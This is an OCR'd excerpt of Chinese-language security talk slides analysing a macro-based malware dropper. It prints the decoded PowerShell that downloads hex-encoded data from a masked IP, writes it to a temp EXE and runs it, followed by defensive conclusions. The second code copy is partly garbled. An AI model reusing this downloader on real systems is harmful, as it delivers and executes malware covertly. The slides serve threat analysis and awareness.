
利用巨集下載惡意程式

```
base64_decrypted.txt - 記事本
檔案(F) 編輯(E) 格式(O) 檢視(V) 說明(H)
function nokid
{
    [CmdletBinding()] Param(
        [Parameter(Position = 0, Mandatory = $True)]
        [String]
        $URL
    )

    $webclient = New-Object System.Net.WebClient
    $webclient.Headers.Add("User-Agent", "Mozilla/4.0+")
    $webclient.Proxy = [System.Net.WebRequest]::DefaultWebProxy
    $webclient.Proxy.Credentials = [System.Net.CredentialCache]::DefaultNetworkCredentials

    $ProxyAuth = $webclient.Proxy.IsBypassed($URL)
    if($ProxyAuth)
    {
        [string]$hexformat = $webClient.DownloadString($URL)
    }
    else
    {
        $webClient = New-Object -ComObject InternetExplorer.Application
        $webClient.Visible = $false
        $webClient.Navigate($URL)
        while($webClient.ReadyState -ne 4) { Start-Sleep -Milliseconds 100 }
        [string]$hexformat = $webClient.Document.Body.innerText
        $webClient.Quit()
    }
    [Byte[]] $temp = $hexformat -split ''
    [System.IO.File]::WriteAllBytes("$env:temp\svcmrndr.exe", $temp)
    Start-Process -NoNewWindow "$env:temp\svcmrndr.exe"
}
nokid http://2xx.xxx.xxx.xx7/tips.txt
```

<http://2xx.xxx.xxx.xx7/tips.txt>



不會被認為是執行檔
的執行檔!!

TXT檔案變成EXE檔案

```
base64_decrypted.txt - 記事本
檔案(F) 編輯(E) 格式(O) 檢視(V) 說明(H)

function nokid
{
    [CmdletBinding()] Param(
        [Parameter(Position = 0, Mandatory)]
        [String]
        $URL
    )
    [Byte[]] $temp = $hexformat -split ' '
    [System.IO.File]::WriteAllBytes("$env:temp\svcmondr.exe", $temp)
    Start-Process -NoNewWindow "$env:temp\svcmondr.exe"
}

$webclient = New-Object System.Net.WebClient
$webclient.Headers.Add("User-Agent", "Mozilla/4.0+")
$webclient.Proxy = [System.Net.WebRequest]::DefaultWebProxy
$webclient.Proxy.Credentials = [System.Net.CredentialCache]::DefaultNetworkCredentials

$ProxyAuth = $webclient.Proxy.IsBypassed($URL)
if($ProxyAuth)
{
    [string]$hexformat = $webClient.DownloadString($URL)
}
else
{
    $webClient = New-Object -ComObject InternetExplorer.Application
    $webClient.Visible = $false
    $webClient.Navigate($URL)
    while($webClient.ReadyState -ne 4) { Start-Sleep -Milliseconds 100 }
    [string]$hexformat = $webClient.Document.Body.innerText
    $webClient.Quit()
}
[Byte[]] $temp = $hexformat -split ' '
[System.IO.File]::WriteAllBytes("$env:temp\svcmondr.exe", $temp)
Start-Process -NoNewWindow "$env:temp\svcmondr.exe"
}

nokid http://2xx.xxx.xxx.xx7/tips.txt
```

TXT轉成EXE

<http://2xx.xxx.xxx.xx7/tips.txt>

結論

- 目前最強大的敵人是**數量**
 - 資安負責人員
 - 確保資安事件處理的效率，是未來最重要的方向
 - 有志從事資安工作的人：
 - 學習攻擊技巧與原理，絕對很有幫助。但是擔任防守方仍是不犯法的情況下，資安最主要的工作。
- 天知、地知、你知、我也知，問題不在防火牆，**但是□□不知!!!**
 - **堵門口是不得不的基本戰術，但是絕對不是戰術核心**
- 資安事件只會越來越嚴重，規模越來越大
 - 目前防禦跟攻擊的成本天平，仍然是**嚴重傾斜於攻擊方**的
- 有能力發動資訊戰的對手絕對不是肉腳，如果你只是放水，**請現在開始認真!!!**

謝謝各位!!!